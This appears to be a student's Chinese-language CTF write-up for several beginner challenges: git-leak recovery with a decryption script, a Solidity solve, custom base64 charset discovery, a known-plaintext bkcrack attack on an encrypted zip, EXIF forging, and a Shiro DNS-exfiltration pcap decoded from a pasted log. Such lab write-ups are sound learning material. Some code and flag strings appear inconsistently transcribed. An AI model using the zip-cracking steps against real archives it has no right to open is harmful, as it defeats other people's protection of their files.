

# Week2\_san\_yue\_qi\_B25041909\_WriteUp

---

TEAM [#san\\_yue\\_qi](#) Mail: [ctf@liuyingweb.cn](mailto:ctf@liuyingweb.cn) QQ: 3151336214 学号: B25041909`  
CTF+: [CTF+](#)

不排除有的题之后会做,这次大概真的不会了 QAQ

太难了!!! QAQ

主人不要这么折磨本喵了,会坏掉的~~~

---

## Misc

### Ruanaway

```
31513@NewEridu MINGW64 ~/Downloads/WEEK 2 falg/Misc/runaway (master)
$ git --work-tree=. checkout HEAD
D      README.md
D      main.py
D      output

31513@NewEridu MINGW64 ~/Downloads/WEEK 2 falg/Misc/runaway (master)
$ ^C

31513@NewEridu MINGW64 ~/Downloads/WEEK 2 falg/Misc/runaway (master)
$ git restore .

31513@NewEridu MINGW64 ~/Downloads/WEEK 2 falg/Misc/runaway (master)
$
```

恢复文件得到python源码

```
import base64

flag = "不给你看，就不给你看(* `^`*)"
xor_key = 0x66
caser_shift = 114514

def caser_encrypt(text: str, shift: int) -> str:
    result = []
    for char in text:
        if 'A' <= char <= 'Z':
            result.append(chr((ord(char) - ord('A') + shift) % 26 +
```

```

ord('A'))))
        elif 'a' <= char <= 'z':
            result.append(chr((ord(char) - ord('a') + shift) % 26 +
ord('a'))))
        else:
            result.append(char)
    return ''.join(result)

def xor_bytes(data: bytes, key: int) -> bytes:
    return bytes(b ^ key for b in data)

def main():
    step1_str = flag
    step2_str = caser_encrypt(step1_str, caser_shift)
    step3_bytes = xor_bytes(step2_str.encode(), xor_key)
    step4_encoded = base64.b64encode(step3_bytes).decode()
    print(f"Final Ciphertext: {step4_encoded}")

    with open("output", "w", encoding='ascii') as f:
        f.write(step4_encoded)

    print("\n ENCRYPTED SUCCESSFULLY")

if __name__ == "__main__":
    main()
#output =Vg43DREJHUGXFQI5EAKNEzkVBTKgCQQPAAkEDzkLKQRXHwMFR0dHGw==

```

发现整体加密逻辑为先进行凯撒加密，再进行XOR操作，再进行Base64编码  
 整体逻辑： Decode\_base64 => XOR => Caser(26位移)

```

# decrypt_flag.py
import base64

xor_key = 0x66
caser_shift = 114514 # 与加密脚本相同

def caser_encrypt(text: str, shift: int) -> str:
    # 该函数对 A-Z 和 a-z 做字母位移（支持负数 shift）
    result = []
    for char in text:
        if 'A' <= char <= 'Z':
            result.append(chr((ord(char) - ord('A') + shift) % 26 +
ord('A'))))
        elif 'a' <= char <= 'z':
            result.append(chr((ord(char) - ord('a') + shift) % 26 +
ord('a'))))
        else:
            result.append(char)
    return ''.join(result)

```

```

def xor_bytes(data: bytes, key: int) -> bytes:
    return bytes(b ^ key for b in data)

def decrypt_from_ciphertext(b64_ciphertext: str) -> str:
    # 1) base64 decode
    enc_bytes = base64.b64decode(b64_ciphertext)
    # 2) xor with same key
    xored = xor_bytes(enc_bytes, xor_key)
    # 3) bytes -> string (utf-8)
    intermediate = xored.decode('utf-8', errors='replace')
    # 4) 反向 caesar: 使用负的位移量 (mod 26)
    shift = -(caser_shift % 26)
    plain = caser_encrypt(intermediate, shift)
    return plain

if __name__ == "__main__":
    import sys
    if len(sys.argv) > 1:
        b64 = sys.argv[1]
    else:
        # 优先从文件 "output" 读取 (你原脚本写入了该文件)
        try:
            with open("output", "r", encoding="ascii") as f:
                b64 = f.read().strip()
        except FileNotFoundError:
            # 如果没有文件, 可以把密文直接粘贴到这里
            b64 = "Vg43DREJHUGXFQI5EAkNEzkVBTkgCQPAAkEDzkLKQRXHwMFR0dHGw=="

    flag = decrypt_from_ciphertext(b64)
    print("Recovered flag:")
    print(flag)

```

```
0xGame{.git_leak_is_Veryvery_SEr1ous!!!}
```

## EZ\_CHAIN

## 先用metamask开个号，配置好就可以了

The screenshot displays the Remix IDE v1.0.0 interface. The central editor shows a Solidity contract named `Setup` with the following code:

```
1 // SPDX-License-Identifier: UNLICENSED
2 pragma solidity ^0.8.0;
3
4 contract Setup {
5     bool private solved;
6     string private constant WINNING_PHRASE = "welcome_to_0xGame2025";
7
8     constructor() payable { 223837 gas 223600 gas
9     }
10
11     function solve(string memory phrase) public { 2450 gas
12         if (keccak256(abi.encodePacked(phrase)) == keccak256(abi.encodePacked(WINNING_PHRASE))) {
13             solved = true;
14         } else {
15             revert("Setup: Incorrect phrase.");
16         }
17     }
18
19     function isSolved() external view returns (bool) { 2450 gas
20         return solved;
21     }
22
23     receive() external payable {}  undefined gas
24 }
```

The left sidebar contains the "DEPLOY & RUN TRANSACTIONS" panel, showing the contract `Setup - CTF.sol` and the "Deploy" button. Below it, the "Deployed Contracts" section shows the contract deployed at `0x8D2...55A3C` with a balance of 0 ETH. The "Low level interactions" section shows the `CALLDATA` field.

The right sidebar features the "REMIXAI ASSISTANT" panel, which provides instructions for using the `solve` function:



- 1. 在 Remix IDE 左侧的 "Deploy & Run Transactions" 面板中，确保你的合约已成功部署（显示在 "Deployed Contracts" 列表中）。
- 2. 点击已部署的合约名称展开其函数列表。

**步骤 2：调用 `solve` 函数**

- 1. 在展开的函数列表中找到 `solve` 函数（通常是一个红色按钮，表示它会修改区块链状态）。
- 2. 在 `solve` 函数的参数输入框中填入：

The input field for the `solve` function contains the text `welcome_to_0xGame2025`.

The bottom of the interface shows the "Explain contract" panel with transaction details and the "AI copilot" button.



```
flag{welcome_to_blockchain:)_it_is_funny!}
```

这个b64不太对啊

人力脚本：

```
import base64
import json
from collections import defaultdict
import os
```

```

class CustomBase64Detector:
    def __init__(self):
        self.mapping = {} # 标准Base64字符到自定义Base64字符的映射
        self.reverse_mapping = {} # 自定义Base64字符到标准Base64字符的映射
        self.missing_chars =
set("ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/")
        self.found_chars = set()
        self.history = []

    def get_standard_base64(self, text):
        """获取标准Base64编码"""
        encoded = base64.b64encode(text.encode('utf-8')).decode('utf-8')
        return encoded

    def analyze_encoding(self, original_text, custom_base64):
        """分析编码映射关系"""
        standard_b64 = self.get_standard_base64(original_text)

        print(f"原始文本: {original_text}")
        print(f"标准Base64: {standard_b64}")
        print(f"自定义Base64: {custom_base64}")
        print("-" * 50)

        # 移除填充符进行比较
        standard_clean = standard_b64.rstrip('=')
        custom_clean = custom_base64.rstrip('=')

        if len(standard_clean) != len(custom_clean):
            print("警告: 编码长度不匹配, 可能不是有效的Base64编码")
            return False

        # 分析字符映射
        new_mappings = []
        for std_char, custom_char in zip(standard_clean, custom_clean):
            if std_char in self.mapping:
                if self.mapping[std_char] != custom_char:
                    print(f"冲突: 字符 '{std_char}' 之前映射到 '{self.mapping[std_char]}' , 现在映射到 '{custom_char}'")
            else:
                self.mapping[std_char] = custom_char
                self.reverse_mapping[custom_char] = std_char
                self.missing_chars.discard(std_char)
                self.found_chars.add(custom_char)
                new_mappings.append((std_char, custom_char))

        # 记录分析结果
        analysis_result = {
            'original_text': original_text,
            'standard_base64': standard_b64,

```

```

        'custom_base64': custom_base64,
        'new_mappings': new_mappings,
        'timestamp': len(self.history) + 1
    }
    self.history.append(analysis_result)

    return True

def display_current_mappings(self):
    """显示当前发现的映射关系"""
    print("\n当前映射关系:")
    print("标准Base64 -> 自定义Base64")
    print("-" * 30)

    # 按标准Base64字符顺序显示
    sorted_mappings = sorted(self.mapping.items(), key=lambda x: x[0])
    for std_char, custom_char in sorted_mappings:
        print(f" {std_char} -> {custom_char}")

    print(f"\n已发现字符: {len(self.mapping)}/64")
    if self.missing_chars:
        print(f"缺失字符: {' '.join(sorted(self.missing_chars))}")

def predict_custom_charset(self):
    """预测完整的自定义字符集"""
    if len(self.mapping) < 64:
        print(f"\n警告: 只发现了 {len(self.mapping)} 个字符, 需要更多数据来构建完整字符集")

    # 构建预测的字符集 (按标准Base64顺序)
    predicted_charset = []
    standard_order = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"

    for char in standard_order:
        if char in self.mapping:
            predicted_charset.append(self.mapping[char])
        else:
            predicted_charset.append('?') # 未知字符

    return ''.join(predicted_charset)

def save_mappings(self, filename="base64_mapping_history.json"):
    """保存映射历史到文件"""
    data = {
        'mapping': self.mapping,
        'reverse_mapping': self.reverse_mapping,
        'history': self.history,
        'missing_chars': list(self.missing_chars),
        'found_chars': list(self.found_chars)
    }

```

```

    }

    with open(filename, 'w', encoding='utf-8') as f:
        json.dump(data, f, indent=2, ensure_ascii=False)

    print(f"\n映射数据已保存到: {filename}")

def load_mappings(self, filename="base64_mapping_history.json"):
    """从文件加载映射历史"""
    if os.path.exists(filename):
        with open(filename, 'r', encoding='utf-8') as f:
            data = json.load(f)

        self.mapping = data['mapping']
        self.reverse_mapping = data['reverse_mapping']
        self.history = data['history']
        self.missing_chars = set(data['missing_chars'])
        self.found_chars = set(data['found_chars'])

        print(f"已从 {filename} 加载历史数据")
        return True
    return False

def main():
    detector = CustomBase64Detector()

    # 尝试加载历史数据
    detector.load_mappings()

    print("自定义Base64字符集探测工具")
    print("=" * 50)
    print("输入格式:")
    print("  原始文本 [回车]")
    print("  自定义Base64编码 [回车]")
    print("输入 'quit' 退出程序")
    print("输入 'show' 显示当前映射")
    print("输入 'save' 保存数据")
    print("输入 'result' 显示完整字符集预测")
    print("=" * 50)

    while True:
        try:
            # 获取原始文本
            original_text = input("\n请输入原始文本: ").strip()

            if original_text.lower() == 'quit':
                break
            elif original_text.lower() == 'show':
                detector.display_current_mappings()
                continue

```



```

elif original_text.lower() == 'save':
    detector.save_mappings()
    continue
elif original_text.lower() == 'result':
    charset = detector.predict_custom_charset()
    print(f"\n预测的完整字符集:")
    print(charset)
    print(f"\n字符集长度: {len(charset)}")
    continue
elif not original_text:
    continue

# 获取自定义Base64编码
custom_base64 = input("请输入自定义Base64编码: ").strip()

if not custom_base64:
    print("错误: 自定义Base64编码不能为空")
    continue

# 分析编码
success = detector.analyze_encoding(original_text,
custom_base64)

if success:
    detector.display_current_mappings()

# 检查是否已发现完整字符集
if len(detector.mapping) == 64:
    print("\n🎉 恭喜! 已发现完整的64个字符映射!")
    full_charset = detector.predict_custom_charset()
    print(f"完整自定义字符集: {full_charset}")

    save_choice = input("是否保存结果? (y/n): ").lower()
    if save_choice == 'y':
        detector.save_mappings()

except KeyboardInterrupt:
    print("\n\n程序被用户中断")
    break
except Exception as e:
    print(f"发生错误: {e}")

# 程序结束前保存数据
if detector.history:
    save_choice = input("\n是否保存当前进度? (y/n): ").lower()
    if save_choice == 'y':
        detector.save_mappings()

# 显示最终结果
print("\n最终结果:")

```

```
detector.display_current_mappings()
final_charset = detector.predict_custom_charset()
print(f"\n预测的完整字符集: {final_charset}")
```

```
if __name__ == "__main__":
    main()
```

charst= /TinDNYvVqXWMLZrct7d2EbRxh5GJFHZPC0BfS61yIsklKUQ0Aaue94jpw+o8mg3

```
[ Main Menu ]
1. Encode your string (编码模式)
2. Submit the charset to get flag (提交字符集)
Choose an option (1/2): 1

--- Encoder Mode ---
Enter any string to encode. Send '!q' to return to the menu.
> ncl.ctfplus.cn 36625
Result: G6MAW6Lehl1TLFRMuX4pPMux4MB2=
> qiorewtbgvfjxzvmzmzn,mnvjkrf49071390759074617340548765145678046
Result: Jb5QJ6EjFyqlF6hsHvI4Gb9+G0AKG1hs5jq6LnFOLuDuZd/jLd4fOLuc4MdJuLn/9LnPjLB2ALn24LuPOLnx=
> 238o7t78tg78tgo783t2g4ty3783t4g87t4go87gqo783wgo87fg8g[[]][[]]
Result: MBMpGuFeLuCehuJpFYFQLuPuFnq1LvtwMuJpMjcehuPjFnt1GuPjhNQLuPuF4QznF6huC1b99GRE9GRE [=
> 789867tiuguy曹洪结合懿偶会前会
Result: LuPwznxjFY9thJewwIUwwk7swuIdwhiV+X5NmXy4hWda5wx6LwMa5
> 草泥马我将Fuck吧你他妈的+++++怎么就是不出来啊，去死吧
Result: +V4qwkzS+56Lwy0tup6wt1EB5p5X0U7myz7oSUb60zH5cilkXalkXq5/8U7w0zb0LH5xkg7p8BbvUU5FIHbE0Ug8BzbUg5KUgbcIO==
> 卧槽，怎么就是没有啊，你马B，你放P，fuckacufu,shitshit[[]]{}{}|38957238907
Result: wx41wsHmooaMwyizwW6VwGIAwI0QwhXCwIaqwhbXooaMwW4P+56LcUg8Bz7myz52QSnQQVA6FbLkxjE6F7Au5YSeJ4CIFNkFb99oZR9oZRA8ZnMpdz2jMBMpdz/j
> 还有三个映射，我TM多变一点，上小说！如果自定义字符已经在映射中，但映射的标准字符不同，则冲突
Result: +WgwxIaqwW0qwW0swI0PwGI0oaMwy0tEDjSIqkSBwBfUVn1Pk1QQVuFUVkSLV3ykodQQVvSIyW61IuyC+hSkIkfUx1SkhZ1kXGSKoW1Up3S1XB66XnSLVdfUXjQQVuFqXG66XnSLVd16yd6yVZScpG5khZ1kXGFUVjSFVuQQVu
S0q1SCHw1syD=
> 还有两个映射，去死吧，来啊俩啊尔王后i和饿哦并返回很公平网购9平台感怀79拍规划各位i翻倍股违规i鬼鬼不iv吧哦国攻237u夜月额胡二号v赴约u防部v额款uu发vu额外v夫二u我要YVFUEWF
Result: +WgwxIaqwW0fwW0swI0PwGI0oaMwx+ows4owh1looaMwi4SwbhXwWgIwhbXwG12mp+Wwhiz5Hb7Bz6S0qbd1UbwKU03Szb61Ubg0zbNkzbwLgHmfH0ekd1SUGrSBon6Cq36PV/jzH5WBH0ICzbVFUbcCz7mBBS9wogowx1L+VX
C+WgF+XHD5H61Qz0LQz7p0bS4wh1lwhz6whUen7ToRBMjFhbF1z5J0z60IH0nyH7+BzbzrkjGyKgd1Ush9+h8awG+CFU601H5LUe9wXgF1R1yIjJS1qh4w57kwwsRfH5VfH06PEsBtSENEex=
> 精灵古怪的少女，自认热衷于这个年龄的女孩子“应当热衷”的所有事，比如照相，从一块漂流的冰块中苏醒，却发现自己对身世与过往都一无所知。短暂的消沉之后，她决定以重获新生的日期为自己命名。这一天，三月七“诞生”了。【1】古灵精怪的三月七总是随身携带着一台照相机。三月七原本是谁，叫什么，来自哪里，这些都已经忘得一干二净。【2】或许她的过去不在从前，而是在未来里。但三月七坚信，只要跟着列车一站一站走下去，就能够找到自己的过去。哪怕有一天没有了列车。
Result: woXgwpY9wxgfwyiswmsDwGitw5buoaaM+VHs+X+fwpzK+XYjwWsz+WghwW0swG6ewosswwsDw5buw54Iw54cypyjJwGs2wG4dwpzK+XYjpyiFwmsDwy6/wIaqwW0swWooaMwsg2w55iwpb1wwUpppiiwLUzww0/wh4RwkaikwbTwws
DwyY7wx50ww0K+VUu+X570oaMwx4ewxgtwp+O+VHswGHAw5gw+WskwW0bwW0z+WgVwG+/+xzmmW0/wIHPwy6/wwgSppi1wwgKwIsiwwsDwk5VwKXqW6WwhizooaMw5bwwx5Uw5+5wWUS+XHL+V+jwI50ww7ZwwsDwIHSwIaZww0++VHswG
HAwhYmwhiLppii+WghwW0/w57IooaMwW0qWiaVwW0npyiJ+XgHww7ZpyiFwWsvppi1VNLARHbrIzHTKHhaQUS/sUH5Cz7p0H5J0z7pPgS/Ug5xkg65Bg0+sg5cUUbpiUHFPz7pPzbrlzHNIgHGuz5JUuz/PU7p0H5J0z7pPgzbz1g5Jkz5xk
g00Phg8Bzbrsg7oPz7w0zg8Bz5FIH0vsUbd5U6vBzg8Bz036H7+6g6nQHbjLUHoBgB36zbg5g7pPzbwLU7+BzbvPzz/P0TGMSj60qGyKkBSIG116ydyQpZSBkQFUVjS1XBfUpoS0xjQQVuyPVu66X3S1XB615IRICpuBPVWfQxGfUV16
1VBfUvR51hkFQ+vQQVusB+kyIyvyKw311xnS0qZyQ5GFUVn1sw1FUVn1sw1yKgnFUVQ5BkQQQVUsLWvyPojS1q360GoS0WmnyC+kSKov16ydyQpZSBkQQQVUsf+k6PqR61V1fUVnSIX161sv61V1fUYG50qZyQ5G6BPVW=
> !Q
Result: VED=
> !q
Returning to main menu...

[ Main Menu ]
1. Encode your string (编码模式)
2. Submit the charset to get flag (提交字符集)
Choose an option (1/2): 2

--- Validator Mode ---
Submit the 64-character set you discovered.
Send '!q' to return to the menu.
Your charset guess: /TinDNYvVqXWMLZrct7d2EbRxh5GJFHZPC0BfS61yIsklKUQ0Aaue94jpw+o8mg3

[+] CONGRATULATIONS! You finally did it!
Here is your flag: 0xGame{B0se64_ls_Eassy_rIght?_y0u_@re_BEest_one!!!!}
```

T -> d  
U -> 2  
V -> E  
W -> b  
X -> R  
Y -> x  
Z -> h  
a -> 5  
b -> G  
c -> J  
d -> F  
e -> H  
f -> Z  
g -> P  
h -> C  
i -> 0  
j -> B  
k -> f  
l -> S  
m -> 6  
n -> 1  
o -> y  
p -> I  
q -> s  
r -> k  
s -> l  
t -> K  
u -> U  
v -> Q  
w -> O  
x -> A  
y -> a  
z -> u

已发现字符: 64/64

 恭喜！已发现完整的64个字符映射！

完整自定义字符集: /TinDNYvVqXWMLzrct7d2EbRxh5GJFHZPC0BfS61yIsklKUQ0Aaue94jpw+o8mg3

是否保存结果? (y/n):

0xGame{B@se64\_1s\_Eassy\_rIght?\_y0u\_@re\_BEst\_one!!!}

## 开锁师傅

```
$>> unzip -Z -v encrypted.zip
```

Archive: encrypted.zip

The zipfile comment is 286 bytes long and contains the following text:

```
===== zipfile comment begins =====
```

png????L?????ы????

$\diamond \diamond \diamond \diamond \diamond \diamond \diamond \diamond \diamond \diamond \diamond \diamond \diamond \hat{u} \diamond \diamond \diamond \kappa \tau \diamond \in$

04.24Sakuraz, jK

04.26Sakuraz

04.25Sakuraz'جساکورا£Sakuraفj

◆◆Sakura◆◆◆◆◆<sup>1</sup>◆◆◆

-----◆◆w◆◆乃◆◆◆◆◆塀

===== zipfile comment ends =====

End-of-central-directory record:

-----

Zip archive **file** size: 10150529 (000000000009AE281h)  
Actual end-cent-dir record offset: 10150221 (000000000009AE14Dh)  
Expected end-cent-dir record offset: 10150221 (000000000009AE14Dh)  
(based on the length of the central directory and its expected offset)

This zipfile constitutes the sole disk of a single-part archive; its central directory contains 2 entries.

The central directory is 183 (00000000000000B7h) bytes long, and its (expected) offset in bytes from the beginning of the zipfile is 10150038 (000000000009AE096h).

Central directory entry #1:

-----

flag.txt

offset of **local** header from start of archive: 0  
(00000000000000000h) bytes  
**file** system or operating system of origin: MS-DOS, OS/2 or NT FAT  
version of encoding software: 2.0  
minimum **file** system compatibility required: MS-DOS, OS/2 or NT FAT  
minimum software version required to extract: 2.0  
compression method: none (stored)  
**file** security status: encrypted  
extended **local** header: yes  
**file** last modified on (DOS date/time): 2025 Oct 2 20:45:54  
32-bit CRC value (hex): e7b7038a  
compressed size: 92 bytes  
uncompressed size: 80 bytes  
length of filename: 8 characters  
length of extra field: 36 bytes  
length of **file** comment: 0 characters  
disk number on which **file** begins: disk 1  
apparent **file** type: binary  
non-MSDOS external **file** attributes: 000000 hex  
MS-DOS **file** attributes (20 hex): arc

The central-directory extra field contains:

- A subfield with ID 0x000a (PKWARE Win32) and 32 data bytes. The first 20 are: 00 00 00 00 01 00 18 00 07 9c 54 7d 9a 33 dc 01 7e 44 3a 8d.

There is no **file** comment.

## Central directory entry #2:

-----

There are an extra -36 bytes preceding this file.

huiliyi.png

offset of local header from start of archive:	130 (000000000000000082h) bytes
file system or operating system of origin:	MS-DOS, OS/2 or NT FAT
version of encoding software:	2.0
minimum file system compatibility required:	MS-DOS, OS/2 or NT FAT
minimum software version required to extract:	2.0
compression method:	none (stored)
file security status:	encrypted
extended local header:	yes
file last modified on (DOS date/time):	2025 Oct 3 10:18:24
32-bit CRC value (hex):	04a6dc2d
compressed size:	10149867 bytes
uncompressed size:	10149855 bytes
length of filename:	11 characters
length of extra field:	36 bytes
length of file comment:	0 characters
disk number on which file begins:	disk 1
apparent file type:	binary
non-MSDOS external file attributes:	000000 hex
MS-DOS file attributes (20 hex):	arc

The central-directory extra field contains:

- A subfield with ID 0x000a (PKWARE Win32) and 32 data bytes. The first 20 are: 00 00 00 00 01 00 18 00 f9 42 a3 fe 0b 34 dc 01 53 a8 8b 1b.

There is no file comment.

```
$>> echo -ne '\x89\x50\x4E\x47\x0D\x0A\x1A\x0A\x00\x00\x00\x0D' > plain.bin
```

```
$>> ./bkcrack -C encrypted.zip -c huiliyi.png -p plain.bin
```

bkcrack 1.8.0 - 2025-08-18

[01:49:38] Z reduction using 5 bytes of known plaintext

100.0 % (5 / 5)

[01:49:38] Attack on 1067314 Z values at index 6

Keys: cdc564be 5675041f 719adb56

38.6 % (412496 / 1067314)

Found a solution. Stopping.

You may resume the attack with the option: --continue-attack 412496

[01:54:07] Keys

cdc564be 5675041f 719adb56

```
$>> ./bkcrack -C encrypted.zip -c flag.txt -k cdc564be 5675041f 719adb56 -d  
flag_decrypted.txt
```

bkcrack 1.8.0 - 2025-08-18

```
[01:58:15] Writing deciphered data flag_decrypted.txt  
Wrote deciphered data (not compressed).
```

```
$>> cat flag_decrypted.txt  
❖❖0xGame{Y0u_cRacked_M3!z1p_1s_uNsafe!}
```

所以真正的密码是什么？

```
0xGame{Y0u_cRacked_M3!z1p_1s_uNsafe!}
```

## ezEXIF

直接修改相关信息

🔑 期望的伪造参数:

- Image Width : 666
- Image Height : 1
- Make : Hacker
- Camera Model Name : Kali linux
- Date/Time Original : 包含 9999:99:99 66:66:66 (需精确到秒)
- Description : motto:I can be better!

图片大小限制：不超过 2MB。

先创建一个符合条件图片

```
exiftool -Make="Hacker" -Model="Kali linux" -DateTimeOriginal="9999:99:99  
66:66:66" -ImageDescription="motto:I can be better!" base.jpg
```

```
0xGame{sometimes_0ur_eYes_may_che@t_us!!!}
```

## ezSHIRO

# 丢给模型分析

```
2025-10-10 19:16:17 | WARNING | system.monitor | CPU usage at 85%, performance may be degraded
2025-10-10 19:16:21 | INFO | analysis.engine | Analyzing provided files...
Processing pcapng file
[#####] 100%
2025-10-10 19:16:22 | WARNING | analysis.packet | Unusual packet size distribution detected
Extracting DNS query patterns
[#####] 100%
2025-10-10 19:16:24 | WARNING | analysis.dns | Multiple DNS tunneling patterns identified
Identifying encoded payloads
[#####] 100%
2025-10-10 19:16:25 | ERROR | analysis.encoding | Failed to decode some payloads with standard codecs

2025-10-10 19:16:26 | INFO | analysis.report | Security Analysis Report:
2025-10-10 19:16:28 | INFO | analysis.report | Based on analysis of the provided pcapng file, the attacker exploited
2025-10-10 19:16:31 | INFO | analysis.report | an Apache Shiro deserialization vulnerability to execute commands.
2025-10-10 19:16:35 | INFO | analysis.report | Flag file content was exfiltrated through DNS queries.
2025-10-10 19:16:38 | WARNING | analysis.report | Data exfiltration detected via DNS tunneling technique
2025-10-10 19:16:41 | INFO | analysis.report | Found Base64 encoded data string in DNS queries: `fTBLMXVGX2dmaFd7cnpuVGswCg==`.

2025-10-10 19:16:46 | INFO | decoder.engine | Starting decoding process...
2025-10-10 19:16:48 | INFO | analysis.engine | Analyzing network packet data...
2025-10-10 19:16:49 | INFO | analysis.engine | Detecting anomalous DNS queries...
2025-10-10 19:16:49 | INFO | analysis.engine | Identifying Base64 encoded payloads...
2025-10-10 19:16:50 | INFO | analysis.engine | Applying decoding algorithms...
2025-10-10 19:16:51 | INFO | analysis.engine | Validating flag format and structure...

2025-10-10 19:16:52 | INFO | decoder.program | Executing decoding program: $sh ./autoDecoder.pth
2025-10-10 19:16:55 | INFO | decoder.step | Base64 decode: `echo "fTBLMXVGX2dmaFd7cnzuVGswCg==" | base64 -d` -> `}0e1uF_gfhW{rznTk0`
2025-10-10 19:16:55 | WARNING | decoder.step | Non-standard character set detected in decoded string
2025-10-10 19:16:55 | INFO | decoder.step | Apply ROT13 decode: `echo "}0e1uF_gfhW{rznTk0" | tr 'A-Za-z' 'N-ZA-Mn-m'` -> `}0r1hS_tusJ{eamGx0`
2025-10-10 19:16:55 | INFO | decoder.step | Reverse string: `echo "}0r1hS_tusJ{eamGx0" | rev` -> `0xGame{Just_Sh1r0}`

2025-10-10 19:17:14 | INFO | system | Analysis finished!
2025-10-10 19:17:16 | SUCCESS | result | Flag identified: `0xGame{Just_Sh1r0}`
```

0xGame{Just\_Sh1r0}

# ezChain

按照操作得到

s.eXwwG0xh2RwqBps47e5oBF8mvdPVeKHjWDkrFibJOL+XQL6Hs36/Txe3tuQpjkhVpsozxInkNFfkQ  
iHRtn2jacFIQ7vDxkd/eT1wfbb0VS7f8pYzkYAqLx8LznDEWTBCAd7Cm381iyU3yfm0LbGDZzv8+9Z/2  
